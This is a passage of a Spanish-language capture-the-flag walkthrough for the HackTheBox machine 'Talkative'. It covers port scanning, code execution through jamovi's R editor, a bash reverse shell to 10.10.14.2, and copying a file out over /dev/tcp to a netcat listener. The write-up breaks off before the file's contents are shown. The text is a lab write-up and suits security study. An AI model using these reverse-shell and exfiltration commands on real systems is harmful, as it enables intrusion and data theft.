

Máquina Hard Linux

Escaneo:

```
(kali@kali)-[~/machineshth/Talkative]
$ nmap -Pn -p- --open 10.10.11.155 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 01:07 GMT
Nmap scan report for 10.10.11.155
Host is up (0.18s latency).
Not shown: 65529 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
3000/tcp   open  ppp
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts

Nmap done: 1 IP address (1 host up) scanned in 53.62 seconds
(kali@kali)-[~/machineshth/Talkative]
```

Versiones:

```
$ nmap -Pn -sCV -p80,3000,8080,8081,8082 10.10.11.155 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 01:10 GMT
Nmap scan report for talkative.htb (10.10.11.155)
Host is up (0.18s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52
|_http-title: Talkative.htb | Talkative
|_http-generator: Bolt
|_http-server-header: Apache/2.4.52 (Debian)
3000/tcp  open  ppp?
|_fingerprint-strings:
|_GetRequest:
|_HTTP/1.1 200 OK
|_X-XSS-Protection: 1
|_X-Instance-ID: S446mNGLvSxt2fPwo
|_Content-Type: text/html; charset=utf-8
|_Vary: Accept-Encoding
|_Date: Thu, 13 Feb 2025 01:11:05 GMT
|_Connection: close
|_<!DOCTYPE html>
|_<html>
|_<head>
|_<link rel="stylesheet" type="text/css" class="__meteor-css__" href="/3ab9501546
|_<meta charset="utf-8"/>
|_<meta http-equiv="content-type" content="text/html; charset=utf-8" />
|_<meta http-equiv="expires" content="-1" />
```

```

|_ HTTP/1.1 400 Bad Request
8080/tcp open  http      Tornado httpd 5.0
|_http-server-header: TornadoServer/5.0
|_http-title: jamovi
8081/tcp open  http      Tornado httpd 5.0
|_http-server-header: TornadoServer/5.0
|_http-title: 404: Not Found
8082/tcp open  http      Tornado httpd 5.0
|_http-title: 404: Not Found
|_http-server-header: TornadoServer/5.0
1 service unrecognized despite returning data. If you know the service/version,
ice :
SF-Port3000-TCP:V=7.95%I=7%D=2/13%Time=67AD46A9%P=x86_64-pc-linux-gnu%(Ge
SF:tRequest,19F0,"HTTP/1\01\02000\0200K\r\nX-XSS-Protection:\0201\r\nX-In
SF:stance-ID:\020S446mNGLySxt2fPwo\r\nContent-Type:\020text/html;\020chars
SF:et=utf-8\r\nVary:\020Accept-Encoding\r\nDate:\020Thu,\02013\020Feb\020
SF:025\02001:11:05\020GMT\r\nConnection:\020close\r\n\r\n<!DOCTYPE\020html
SF:>\n<html>\n<head>\n\020\020<link\020rel=\020stylesheet\020\020type=\020text/c
SF:ss\020\020class=\020__meteor-css__\020\020href=\020/3ab95015403368c507c78b4228d
SF:38a494ef33a08\020.css\020?meteor_css_resource=true\020>\n<meta\020charset=\020utf
SF:-8\020\020/>\n\020<meta\020http-equiv=\020content-type\020\020content=\020text/ht
SF:ml;\020charset=utf-8\020\020/>\n\020<meta\020http-equiv=\020expires\020\020cont

```

Validando la web encontramos virtual hosting




añadimos al /etc/hosts

```
10.10.10.37 blocky.htb
10.10.11.155 talkative.htb

(kali@kali)-[~/machineshtb/Talkative]
$
```


0.0.1. Validamos webs

Hacemos un gobuster sobre el port 80, pero tiraba errores





http://talkative.htb:3000/home

También hacemos un gobuster sobre el port 3000 pero tiraba errores



validamos el port 8080 y encontramos a un viejo amigo llamado R



Rj Editor



```
1
2 summary(data[1:3])# hasta donde recuerdo esto muestra un resumen
3
4 x <- "Hola R cuanto tiempo de no vernos"
5 y <- 'Gracias por tanta ayuda prestada en clases de estadística en la
6 z <- "Definitivamente R es tu mejor amigo"
7 print(x)
8 print(y)
9 print(z)
```

R


Sepal.Length	Sepal.Width	Petal.Length
Min. :4.300	Min. :2.000	Min. :1.000
1st Qu.:5.100	1st Qu.:2.800	1st Qu.:1.600
Median :5.800	Median :3.000	Median :4.350
Mean :5.843	Mean :3.057	Mean :3.758
3rd Qu.:6.400	3rd Qu.:3.300	3rd Qu.:5.100
Max. :7.900	Max. :4.400	Max. :6.900

```
[1] "Hola R cuanto tiempo de no vernos"
```


```
[1] "Gracias por tanta ayuda prestada en clases de estadística en la universidad"
```

```
[1] "Definitivamente R es tu mejor amigo"
```

8081




8082



Lenguaje de Programación R - Rj Editor


Luego de enumerar un buen rato y recordar viejos tiempos de la universidad con R lo compare con Python especialmente la función `os.system` si hay un `os.system` en Python también debe haber en R. Validamos algunas funciones

<https://www.rdocumentation.org/packages/base/versions/3.6.2/topics/system>



Command execution en R - Ejecución de comandos en R

```
Sys.info()['sysname']
system("whoami;ls 2>&1", intern = TRUE)
system("hostname; cat /etc/passwd 2>&1", intern = TRUE)
```



```
[1] "root" "bin" "boot" "dev" "etc" "home" "lib" "lib64" "media"
[10] "mnt" "opt" "proc" "root" "run" "sbin" "srv" "sys" "tmp"
[19] "usr" "var"

[1] "b06821bbda78"
[2] "root:x:0:0:root:/root:/bin/bash"
[3] "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin"
[4] "bin:x:2:2:bin:/bin:/usr/sbin/nologin"
[5] "sys:x:3:3:sys:/dev:/usr/sbin/nologin"
[6] "sync:x:4:65534:sync:/bin:/bin/sync"
[7] "games:x:5:60:games:/usr/games:/usr/sbin/nologin"
[8] "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin"
[9] "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin"
[10] "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin"
[11] "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin"
[12] "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin"
[13] "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin"
[14] "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin"
[15] "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin"
[16] "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin"
[17] "irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin"
[18] "gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin"
[19] "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin"
[20] "systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false"
[21] "systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false"
[22] "systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false"
[23] "systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false"
[24] "_apt:x:104:65534:./nonexistent:/bin/false"
[25] "messagebus:x:105:107:./var/run/dbus:/bin/false"
```

Validando parece que solo root tiene bash
system("cat /etc/passwd | grep bash 2>&1", intern = TRUE)

```
# Definitivamente r me trae y me traera recuerdos
system("cat /etc/passwd | grep bash 2>&1", intern = TRUE)
```

Ctrl + Shift + Enter to run


Max. :7.900 Max. :4.400 Max. :6.900

```
[1] "Hola R cuanto tiempo de no vernos"
[1] "Gracias por tanta ayuda prestada en clases"
[1] "Definitivamente R es tu mejor amigo"
```

R



```
[1] "root:x:0:0:root:/root:/bin/bash"
```

Enumero un poco la máquina , parece ser un Ubuntu xenial
system("lsb_release -a 2>&1", intern = TRUE)



Luego de realizar una buena enumeración me di cuenta de que no estaba la máquina real muchos comandos no ejecutaban y aparte netcat ni curl estaban en el equipo por eso pensé que estaba en un contenedor, ejecuto una reverse shell con las limitantes y accedo.

`system("bash -c 'bash -i >& /dev/tcp/10.10.14.2/1234 0>&1'", intern = TRUE)`



0.0.1. Archivos tipo jamovi - omv

Acá duré un rato enumerando y encontré este archivo curioso, el software jamovi ya lo había visto en otra máquina más exactamente en Anubis y los archivos omv también.


```
root@b06821bbda78:~# ls
ls
Documents
bolt-administration.omv
root@b06821bbda78:~# [
[Talkative0:[tmux] 1:sudo- 2:nc*
```

Ahora la idea es descomprimir el archivo, pero al estar en un contenedor estoy limitado a transferir datos, entonces bajo esa limitante busco comandos o binarios para descomprimir.

ls /bin

```
root@b06821bbda78:~# ls /bin
ls /bin
bash
cat
chgrp
chmod
chown
cp
dash
date
dd
df
dir
dmesg
dnsdomainname
domainname
echo
egrep
false
fgrep
findmnt
grep
gunzip
gzexe
gzip
hostname
[Talkative0:[tmux] 1:sudo- 2:[tmux]*
```

Como se observa parece tener problemas al descomprimir, por lo tanto, buscamos otras alternativas

```

root@b06821bbda78:~# gzip -d bolt-administration.omv
gzip -d bolt-administration.omv
gzip: bolt-administration.omv: unknown suffix -- ignored
root@b06821bbda78:~# tar cvfz bolt-administration.omv bolt-administration
tar cvfz bolt-administration.omv bolt-administration
tar: bolt-administration: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors
root@b06821bbda78:~# ls
ls
Documents
bolt-administration.omv
root@b06821bbda78:~# cp bolt-administration.omv.gz
cp bolt-administration.omv.gz
cp: missing destination file operand after 'bolt-administration.omv.gz'
Try 'cp --help' for more information.
root@b06821bbda78:~# cp bolt-administration.omv /root/bolt-administration.omv.gz
<t-administration.omv /root/bolt-administration.omv.gz
root@b06821bbda78:~# ls
ls
Documents
bolt-administration.omv
bolt-administration.omv.gz
root@b06821bbda78:~#

```

Transferencia de archivos con cat y netcat

Levanto netcat en modo transferencia de archivos

nc -lvnp 333 > bolt.omv

```

(kali@kali)-[~/machineshtb/Talkative]
$ nc -lvnp 333 > bolt.omv
listening on [any] 333 ...

```

luego en la víctima hago un cat al archivo y lo envío al /dev/tcp

cat > /dev/tcp/10.10.14.2/333

```

root@b06821bbda78:~# cat bolt-administration.omv > /dev/tcp/10.10.14.2/333
cat bolt-administration.omv > /dev/tcp/10.10.14.2/333
root@b06821bbda78:~#

```

Después comparo los hash de ambos archivos

md5sum

```

cat bolt-administration.omv > /dev/tcp/10.1
root@b06821bbda78:~# md5sum bolt*
md5sum bolt*
89a471297760280c51d7a48246f95628 bolt-admi
root@b06821bbda78:~# 
[0] 0:nc* 1:bash-

```

```

(kali@kali)-[~/machineshtb/Talkative]
$ nc -lvnp 333 > bolt.omv
listening on [any] 333 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.155] 51416
(kali@kali)-[~/machineshtb/Talkative]
$ ls
bolt.omv
(kali@kali)-[~/machineshtb/Talkative]
$ md5sum bolt.omv
89a471297760280c51d7a48246f95628 bolt.omv
(kali@kali)-[~/machineshtb/Talkative]
$ 

```

Hay otra forma alternativa para transferir archivos sin netcat en un contenedor es utilizando la herramienta pwcatt

Descomprimos el archivo
unzip bolt.omv

```

(kali@kali)-[~/machineshtb/Talkative]
$ unzip bolt.omv
Archive: bolt.omv
  inflating: META-INF/MANIFEST.MF
  inflating: meta
  inflating: index.html
  inflating: metadata.json
  inflating: xdata.json
  inflating: data.bin
  inflating: 01_empty/analysis
(kali@kali)-[~/machineshtb/Talkative]
$ ls
'01_empty' bolt.omv data.bin index.html meta metadata.json META-INF xdata.json
(kali@kali)-[~/machineshtb/Talkative]

```

Al validar los archivos encontramos solo datos de usuarios y una posible contraseña

```

(kali@kali)~/machineshtb/Talkative
$ cat xdata.json
